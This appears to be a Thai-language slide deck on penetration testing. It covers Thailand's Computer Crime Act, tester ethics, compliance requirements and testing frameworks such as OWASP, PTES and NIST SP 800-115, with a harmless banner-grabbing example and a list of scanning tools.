ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด

▪ ประเด็นด้านกฎหมาย



หน้า ๔
เล่ม ๑๒๔ ตอนที่ ๒๐ ก ราชกิจจานุเบกษา ๑๘ มิถุนายน



พระราชบัญญัติ

ว่าด้วยการกระทำความผิดเกี่ยวกับคอมพิวเตอร์

พ.ศ. ๒๕๕๐

ภูมิพลอดุลยเดช ป.ร.

ให้ไว้ ณ วันที่ ๑๐ มิถุนายน พ.ศ. ๒๕๕๐

เป็นปีที่ ๖๒ ในรัชกาลปัจจุบัน

พระบาทสมเด็จพระปรมินทรมหาภูมิพลอดุลยเดช มีพระบรมราชโองการโปรดเกล้าฯ ให้ประกาศว่า

โดยที่เป็นการสมควรมีกฎหมายว่าด้วยการกระทำความผิดเกี่ยวกับคอมพิวเตอร์ จึงทรงพระกรุณาโปรดเกล้าฯ ให้ตราพระราชบัญญัติขึ้นไว้โดยคำแนะนำและยินยอมของสภานิติบัญญัติแห่งชาติ ดังต่อไปนี้

มาตรา ๑ พระราชบัญญัตินี้เรียกว่า “พระราชบัญญัติว่าด้วยการกระทำความผิดเกี่ยวกับคอมพิวเตอร์ พ.ศ. ๒๕๕๐”

มาตรา ๒ พระราชบัญญัตินี้ให้ใช้บังคับเมื่อพ้นกำหนดสามสิบวันนับแต่วันลงในราชกิจจานุเบกษาเป็นต้นไป

มาตรา ๓ ในพระราชบัญญัตินี้

“ระบบคอมพิวเตอร์” หมายความว่า อุปกรณ์หรือชุดอุปกรณ์ของคอมพิวเตอร์ที่เชื่อมเข้าด้วยกัน โดยได้มีการกำหนดคำสั่ง ชุดคำสั่ง หรือสิ่งอื่นใด และแนวทางปฏิบัติงาน หรือชุดอุปกรณ์ที่ทำหน้าที่ประมวลผลข้อมูลโดยอัตโนมัติ



พระราชบัญญัติ

ว่าด้วยการกระทำความผิดเกี่ยวกับคอมพิวเตอร์ (ฉบับที่ ๒)

พ.ศ. ๒๕๖๐

สมเด็จพระเจ้าอยู่หัวมหาวชิราลงกรณ บดินทรเทพยวรางกูร

ให้ไว้ ณ วันที่ ๒๓ มกราคม พ.ศ. ๒๕๖๐

เป็นปีที่ ๒ ในรัชกาลปัจจุบัน

สมเด็จพระเจ้าอยู่หัวมหาวชิราลงกรณ บดินทรเทพยวรางกูร มีพระราชโองการโปรดเกล้าฯ ให้ประกาศว่า

โดยที่เป็นการสมควรแก้ไขเพิ่มเติมกฎหมายว่าด้วยการกระทำความผิดเกี่ยวกับคอมพิวเตอร์ จึงทรงพระกรุณาโปรดเกล้าฯ ให้ตราพระราชบัญญัติขึ้นไว้โดยคำแนะนำและยินยอมของสภานิติบัญญัติแห่งชาติ ดังต่อไปนี้

มาตรา ๓ พระราชบัญญัตินี้เรียกว่า “พระราชบัญญัติว่าด้วยการกระทำความผิดเกี่ยวกับคอมพิวเตอร์ (ฉบับที่ ๒) พ.ศ. ๒๕๖๐”

มาตรา ๒ พระราชบัญญัตินี้ให้ใช้บังคับเมื่อพ้นกำหนดหนึ่งร้อยยี่สิบวันนับแต่วันประกาศในราชกิจจานุเบกษาเป็นต้นไป

มาตรา ๓ ให้ยกเลิกความในมาตรา ๔ แห่งพระราชบัญญัติว่าด้วยการกระทำความผิดเกี่ยวกับคอมพิวเตอร์ พ.ศ. ๒๕๕๐ และให้ใช้ความต่อไปนี้แทน

“มาตรา ๔ ให้รัฐมนตรีว่าการกระทรวงดิจิทัลเพื่อเศรษฐกิจและสังคมรักษาการตามพระราชบัญญัตินี้ และให้มีอำนาจแต่งตั้งพนักงานเจ้าหน้าที่กับออกกฎกระทรวงและประกาศเพื่อปฏิบัติการตามพระราชบัญญัตินี้

กฎกระทรวงและประกาศนั้น เมื่อได้ประกาศในราชกิจจานุเบกษาแล้วให้ใช้บังคับได้”

มาตรา ๔ ให้เพิ่มความต่อไปนี้เป็นวรรคสองและวรรคสามของมาตรา ๑๑ แห่งพระราชบัญญัติว่าด้วยการกระทำความผิดเกี่ยวกับคอมพิวเตอร์ พ.ศ. ๒๕๕๐



ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด

▪ ประเด็นด้านกฎหมาย

มาตรา	ความผิด พ.ร.บ.คอมพิวเตอร์	โทษจำคุก	โทษปรับ
มาตรา 5	ผู้ใดเข้าถึงโดยมิชอบซึ่งระบบคอมพิวเตอร์ที่มีมาตรการป้องกันการเข้าถึงโดยเฉพาะและมาตรการนั้น มิได้มีไว้สำหรับตน	ไม่เกิน 6 เดือน	ไม่เกิน 10,000 บาท
มาตรา 6	ผู้ใดล่วงรู้มาตรการป้องกันการเข้าถึงระบบคอมพิวเตอร์ที่ผู้อื่นจัดทำขึ้นเป็นการเฉพาะ ถ้านำมาตรการดังกล่าวไปเปิดเผยโดยมิชอบในประการที่น่าจะเกิดความเสียหายแก่ผู้อื่น	ไม่เกิน 1 ปี	ไม่เกิน 20,000 บาท
มาตรา 7	ผู้ใดเข้าถึงโดยมิชอบซึ่งข้อมูลคอมพิวเตอร์ที่มีมาตรการป้องกันการเข้าถึงโดยเฉพาะ และมาตรการนั้นมิได้มีไว้สำหรับตน	ไม่เกิน 2 ปี	ไม่เกิน 40,000 บาท
มาตรา 8	ผู้ใดกระทำความผิดซึ่งประการใดโดยมิชอบด้วยวิธีการทางอิเล็กทรอนิกส์เพื่อดักจับไว้ ซึ่งข้อมูลคอมพิวเตอร์ของผู้อื่นที่อยู่ระหว่างการส่งในระบบคอมพิวเตอร์ และข้อมูลคอมพิวเตอร์นั้น มิได้มีไว้เพื่อประโยชน์สาธารณะหรือเพื่อให้บุคคลทั่วไปใช้ประโยชน์ได้	ไม่เกิน 3 ปี	ไม่เกิน 60,000 บาท
มาตรา 9	ผู้ใดทำให้เสียหาย ทำลาย แก้ไข เปลี่ยนแปลง หรือเพิ่มเติมไม่ว่าทั้งหมดหรือบางส่วน ซึ่งข้อมูลคอมพิวเตอร์ของผู้อื่นโดยมิชอบ	ไม่เกิน 5 ปี	ไม่เกิน 100,000 บาท



ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด

- ประเด็นด้านกฎหมาย

การเจาะระบบที่ไม่ได้รับอนุญาต = Hack ระบบ



ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด

▪ ประเด็นด้านจรรยาบรรณ



Core ethical principles

- **Informed consent:** Testers must have explicit, written permission from the client before commencing any test.
- **Scope clarity:** The boundaries of the test, including which systems are in scope and the types of attacks to be simulated, must be clearly defined and agreed upon in advance.
- **Confidentiality:** Testers must protect the sensitive data they encounter and not disclose any findings to unauthorized individuals.
- **Integrity:** Professional integrity is paramount, which includes avoiding conflicts of interest, not providing false or misleading results, and upholding the security profession's reputation.



ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด

▪ ประเด็นด้านจรรยาบรรณ



Responsibilities of ethical testers

- **Prevent harm:** Testing activities should be conducted in a way that minimizes disruption to the client's systems and avoids causing actual harm to their employees or customers.
- **Handle data responsibly:** Testers must handle any sensitive data they access with care, using anonymized data where possible and securely reporting any inadvertent access.
- **Professional competence:** Ethical testers must have the necessary skills and knowledge to perform the test accurately and competently.
- **Proportionality:** The actions taken during a test should be proportionate to the identified risks and the client's security objectives.



ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด

▪ ประเด็นด้านการปฏิบัติตามข้อกำหนด

ตัวอย่างที่ 1: วิธีปฏิบัติงานด้านความมั่นคงปลอดภัยไซเบอร์ภาครัฐ (Practices for Government Cybersecurity)


- ควรพิจารณาดำเนินการทดสอบเจาะระบบ (Penetration Testing) บริการที่สำคัญของหน่วยงานของรัฐ และหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ โดยเฉพาะอย่างยิ่ง ระบบเทคโนโลยีสารสนเทศที่เชื่อมต่อกับอินเทอร์เน็ต (Internet Facing) ให้สอดคล้องกับระดับของความเสียหาย และพิจารณาผลกระทบ หรือความเสี่ยงจากการทดสอบเจาะระบบด้วย ในการทดสอบเจาะระบบ มีแนวทางการเตรียมความพร้อมคล้ายคลึงกับการประเมินช่องโหว่ข้างต้น แต่มีส่วนที่เพิ่มเติมคือควรบันทึกขอบเขตและรายละเอียดการทดสอบเป็นเอกสารให้ชัดเจน เพื่อใช้ในการตรวจสอบว่าการทดสอบนั้นไม่ขัดต่อกฎหมาย กฎ ระเบียบ และมาตรฐานทางจริยธรรม



ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด

▪ ประเด็นด้านการปฏิบัติตามข้อกำหนด

ตัวอย่างที่ 2: แนวปฏิบัติการทดสอบเจาะระบบ แบบ Intelligence-led (iPentest)





ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด



▪ ประเด็นด้านการปฏิบัติตามข้อกำหนด

ตัวอย่างที่ 3: Terms of Reference

ภาคผนวก ข
การทดสอบเจาะระบบ (Penetration Testing)

คุณสมบัติเฉพาะการทดสอบเจาะระบบ (Penetration Testing)

ผู้รับจ้างต้องดำเนินการทดสอบเจาะระบบ (Penetration Testing) เพื่อประเมินความปลอดภัยของระบบอย่างครอบคลุม โดยมีข้อกำหนดอย่างน้อย ดังต่อไปนี้

1. มาตรฐานที่ต้องปฏิบัติตามการทดสอบเจาะระบบต้องสอดคล้องกับมาตรฐานสากลอย่างน้อยหนึ่งมาตรฐานต่อไปนี้
 - 1) NIST SP 800-115: แนวทางการทดสอบและประเมินความปลอดภัยของข้อมูลทางเทคนิค
 - 2) OWASP Testing Guide: แนวทางการทดสอบความปลอดภัยของเว็บแอปพลิเคชัน
 - 3) Penetration Testing Execution Standard (PTES)
 - 4) Open Source Security Testing Methodology Manual (OSSTMM)
 - 5) มาตรฐานอื่น ๆ ที่ได้รับความเห็นชอบจากผู้ว่าจ้าง
2. ขอบเขตการทดสอบ
 - 1) ต้องครอบคลุมทั้งการทดสอบเจาะระบบจากภายนอก (External) และภายใน (Internal)
 - 2) ทดสอบแบบไม่มีสิทธิ์เข้าถึง (Black Box) เข้าถึงบางส่วน (Grey Box) หรือแบบมีข้อมูลทั้งหมด (White Box)

๔. บริษัทและคุณสมบัติของผู้ทดสอบ

- 1) ผู้รับจ้างต้องจ้างบริษัทที่มีมาตรฐาน เช่น ได้รับการรับรองจาก CREST, EC-Council หรือเทียบเท่า
- 2) บริษัทต้องมีประสบการณ์จริงในการให้บริการทดสอบเจาะระบบระดับองค์กร
- 3) ผู้ทดสอบต้องถือใบรับรองที่ไม่หมดอายุจากองค์กรรับรองสากลอย่างน้อยหนึ่งรายการ เช่น
 - CEH (Certified Ethical Hacker)
 - OSCP (Offensive Security Certified Professional)
 - GPEN (GIAC Penetration Tester)
 - CompTIA PenTest+
 - CPENT (Certified Penetration Testing Professional)
- 4) ผู้ทดสอบต้องมีประสบการณ์ในการทดสอบการเจาะระบบในลักษณะ Web Application



ประเด็นด้านกฎหมาย จรรยาบรรณ และการปฏิบัติตามข้อกำหนด


▪ ประเด็นด้านการปฏิบัติตามข้อกำหนด

ตัวอย่างที่ อื่นๆ



ตัวอย่างข้อกำหนดที่เกี่ยวข้องกับการทดสอบเจาะระบบ

- **PCI DSS:** กำหนดให้การทดสอบเจาะระบบเป็นสิ่งจำเป็นสำหรับองค์กรที่จัดการข้อมูลบัตรเครดิตชำระเงิน.
- **HIPAA:** กำหนดให้สถาบันการดูแลสุขภาพต้องทดสอบเจาะระบบเพื่อปกป้องข้อมูลสุขภาพที่ละเอียดอ่อน.
- **ISO 27001:** แนะนำให้องค์กรดำเนินการทดสอบเจาะระบบอย่างสม่ำเสมอเป็นส่วนหนึ่งของระบบการจัดการความปลอดภัยของข้อมูล (ISMS).
- **SOC 2:** สำหรับผู้ให้บริการเทคโนโลยีและซอฟต์แวร์แบบบริการ (SaaS) กำหนดให้มีการประเมินด้านความปลอดภัยอย่างสม่ำเสมอ.



Penetration Testing Frameworks



Penetration Testing Frameworks

Examples of common frameworks

- **OWASP (Open Web Application Security Project):** Focuses specifically on web application security, with a widely used methodology that includes threat modeling, code review, and vulnerability assessment.
- **PTES (Penetration Testing Execution Standard):** Provides a standardized guide for performing penetration tests, covering phases from initial communication and information gathering to post-exploitation.
- **NIST SP 800-115:** A framework ideal for compliance-based security assessments, developed by the National Institute of Standards and Technology.
- **OSSTMM (Open Source Security Testing Methodology Manual):** A peer-reviewed methodology designed for comprehensive testing of an organization's operational security across various channels, including physical, wireless, and network.
- **MITRE ATT&CK:** A knowledge base that categorizes adversary tactics and techniques based on real-world observations. It is perfect for threat simulations and red teaming exercises.
- **PTF (Penetration Testing Framework):** Provides a comprehensive, hands-on guide that lists the usage of security testing tools within specific testing categories.





Penetration Testing Frameworks



- **OWASP Testing Framework**

OWASP Testing Guides

In terms of technical security testing execution, the OWASP testing guides are highly recommended. Depending on the types of the applications, the testing guides are listed below for the web/cloud services, Mobile app (Android/iOS), or IoT firmware respectively.

- [OWASP Web Security Testing Guide](#)
- [OWASP Mobile Security Testing Guide](#)
- [OWASP Firmware Security Testing Methodology](#)





Penetration Testing Frameworks

■ OWASP Testing Framework



Web Application Security Testing

- 4.0 Introduction and Objectives
- 4.1 Information Gathering
- 4.2 Configuration and Deployment Management Testing
- 4.3 Identity Management Testing
- 4.4 Authentication Testing
- 4.5 Authorization Testing
- 4.6 Session Management Testing
- 4.7 Input Validation Testing
- 4.8 Testing for Error Handling
- 4.9 Testing for Weak Cryptography
- 4.10 Business Logic Testing
- 4.11 Client-side Testing

Banner Grabbing

A banner grab is performed by sending an HTTP request to the web server and examining its [response header](#). This can be accomplished using a variety of tools, including `telnet` for HTTP requests, or `openssl` for requests over SSL.

For example, here is the response to a request from an Apache server.

```
HTTP/1.1 200 OK
Date: Thu, 05 Sep 2019 17:42:39 GMT
Server: Apache/2.4.41 (Unix)
Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT
ETag: "75-591d1d21b6167"
Accept-Ranges: bytes
Content-Length: 117
Connection: close
Content-Type: text/html
...
```

Here is another response, this time from nginx.

```
HTTP/1.1 200 OK
Server: nginx/1.17.3
Date: Thu, 05 Sep 2019 17:50:24 GMT
Content-Type: text/html
Content-Length: 117
Last-Modified: Thu, 05 Sep 2019 17:40:42 GMT
Connection: close
ETag: "5d71489a-75"
```



Penetration Testing Frameworks

▪ OWASP Testing Framework

OWASP MASTG

[GitHub Repo](#)

The **OWASP Mobile Application Security Testing Guide (MASTG)** is a comprehensive manual for mobile app security testing and reverse engineering. It describes technical processes for verifying the controls listed in the **OWASP MASVS** through the weaknesses defined by the **OWASP MASWE**.

Start exploring the MASTG:

Knowledge

Tests

Techniques


Demos

Tools

Apps

Best Practices





Software	URL	Description	Windows Only
Maltego	http://www.paterva.com/web5/	The defacto standard for mining data on individuals and companies. Comes in a free community version and paid version.	
Nessus	http://tenable.com/products/nessus/	A vulnerability scanning tool available in paid and free versions. Nessus is useful for finding and documenting vulnerabilities mostly from the inside of a given network.	
IBM AppScan	http://www-01.ibm.com/software/awdtools/appscan/	IBM's automated Web application security testing suite.	*
eEye Retina	http://www.eeye.com/Products/Retina.aspx	Retina is an automated network vulnerability scanner that can be managed from a single web-based console. It can be used in conjunction with Metasploit where if an exploit exists in Metasploit, it can be launched directly from Retina to verify that the vulnerability exists.	
Nexpose	http://www.rapid7.com/	Nexpose is a vulnerability scanner from the same company that brings you Metasploit. Available in both free and paid versions that differ in levels of support and features.	
OpenVAS	http://www.openvas.org/	OpenVAS is a vulnerability scanner that originally started as a fork of the Nessus project. The actual security scanner is accompanied with a daily updated feed of Network Vulnerability Tests (NVTs), over 20,000 in total (as of January 2011)	
HP WebInspect	https://www.fortify.com/products/web_inspect.html	HP WebInspect performs web application security testing and assessment for complex web applications. Supports JavaScript, Flash, Silverlight and others.	*
HP SWFScan	https://h30406.www3.hp.com/campaigns/2009/wwcampaign/1-5TUV6/index.php?key=swf	HP SWFScan is a free tool developed by HP Web Security Research Group to automatically find security vulnerabilities in applications built on the Flash platform. Useful for decompiling flash apps and finding hard-coded credentials, etc.	*
Backtrack Linux	[1]	One of the most complete penetration testing Linux distributions available. Includes many of the more popular free pentesting tools but is based on Ubuntu so it's also easily expandable. Can be run on Live CD, USB key, VM or installed on a hard drive.	



Penetration Testing Frameworks

- NIST SP 800-115

NIST

National Institute of
Standards and Technology
U.S. Department of Commerce

Special Publication 800-115

Technical Guide to Information Security Testing and Assessment





Figure 5-1. Four-Stage Penetration Testing Methodology



Penetration Testing Frameworks


- NIST SP 800-115





Penetration Testing Frameworks

- OSSTMM (Open-Source Security Testing Methodology Manual)



